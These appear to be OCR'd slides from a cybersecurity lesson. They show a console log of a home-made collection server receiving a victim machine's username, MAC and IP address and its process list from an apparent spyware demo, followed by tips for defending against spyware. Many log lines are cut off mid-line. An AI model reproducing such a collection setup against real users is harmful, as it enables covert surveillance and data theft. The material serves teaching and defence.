
```
(venv) C:\Users\andre\PycharmProjects\Cybersecurity>python server.py
Serving on port 1234...

======================================================================

 Received POST data: {"content": "", "username": "andrea | PCAndrea", "mac_address": "00:1a:7d:da:71:12", "ip_address": "10.5.0.2"}

======================================================================

192.168.1.103 - - [26/Feb/2025 16:09:46] "POST / HTTP/1.1" 200 -

======================================================================

 Received POST data: [{"name": "System Idle Process", "memory_percent": 1.3645078810222812e-05, "pid": 0, "status": "running", "cpu_percent": 0.0}, {"name": "System", "memory_percent": 0.004844002977629098, "pid": 4, "status": "running", "cpu_percer
31838028276, "pid": 140, "status": "running", "cpu_percent": 0.0}, {"name": "smss.exe", "memory_percent": 0.00213545483379987, "pid": 632, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.01491407113957353, "pid"
: "csrss.exe", "memory_percent": 0.011352705570105379, "pid": 1200, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.01054082338089712, "pid": 1232, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe
status": "running", "cpu_percent": 0.0}, {"name": "wininit.exe", "memory_percent": 0.0126216978994561, "pid": 1332, "status": "running", "cpu_percent": 0.0}, {"name": "csrss.exe", "memory_percent": 0.011250367479028708, "pid": 1340, "status": "runni
y_percent": 0.02906401786577459, "pid": 1400, "status": "running", "cpu_percent": 0.0}, {"name": "lsass.exe", "memory_percent": 0.04729384315623226, "pid": 1424, "status": "running", "cpu_percent": 0.0}, {"name": "winlogon.exe", "memory_percent": 0.
u_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.017274669773742077, "pid": 1576, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.0465979441369109, "pid": 1632, "status": "running", "cpu_percent": 0
82142084977593, "pid": 1660, "status": "running", "cpu_percent": 0.0}, {"name": "fontdrvhost.exe", "memory_percent": 0.006767959089870514, "pid": 1664, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.03085152318
 0.0}, {"name": "svchost.exe", "memory_percent": 0.026280421788489133, "pid": 1768, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.01831851830272412 6, "pid": 1812, "status": "running", "cpu_percent": 0.0}, {"na
, "pid": 1820, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.011850750946678512, "pid": 1884, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.015787356183427793, "pid": 19
vchost.exe", "memory_percent": 0.0229714901770101, "pid": 1924, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.021934464187433167, "pid": 1928, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe",
us": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.018188890054027008, "pid": 2028, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.017336072628388082, "pid": 2036, "status": "runni
_percent": 0.04366425219271299, "pid": 2084, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.028948034695887692, "pid": 2108, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0
pu_percent": 0.0}, {"name": "dwm.exe", "memory_percent": 0.17642404647677584, "pid": 2288, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.01711775136742452, "pid": 2408, "status": "running", "cpu_percent": 0.0}
642294, "pid": 2436, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.013044695342573007, "pid": 2468, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.015644082855920453, "pi
e": "svchost.exe", "memory_percent": 0.03447429161402794, "pid": 2532, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.exe", "memory_percent": 0.02367421173573658, "pid": 2552, "status": "running", "cpu_percent": 0.0}, {"name": "svchost.
```



Defending against keyloggers and spyware

- **Prevent Spyware infections**
  - Download software only from official sources (that is avoid cracked software or “free” versions from shady websites)
  - Be cautious with email attachments and links: even if they look like they’re from someone you know
  - Disable macros in Microsoft Office: spyware can use them to install itself
  - Avoid using USB drives from unknown sources: some spyware spreads through infected USBs
  - Use a secure web browser and enable strict tracking protection

- **Stop Spyware from spying on you**
  - Check your webcam for strange behaviours when it should not be in use
  - Use a firewall to block suspicious apps from connecting to the internet
  - Check app permissions on your phone: does a flashlight app need access to your microphone? No!
  - Use strong passwords and a password manager to prevent credential theft
  - Disable background microphone access on Windows/macOS if not needed



Thank you! … and remember: *ETHICAL*!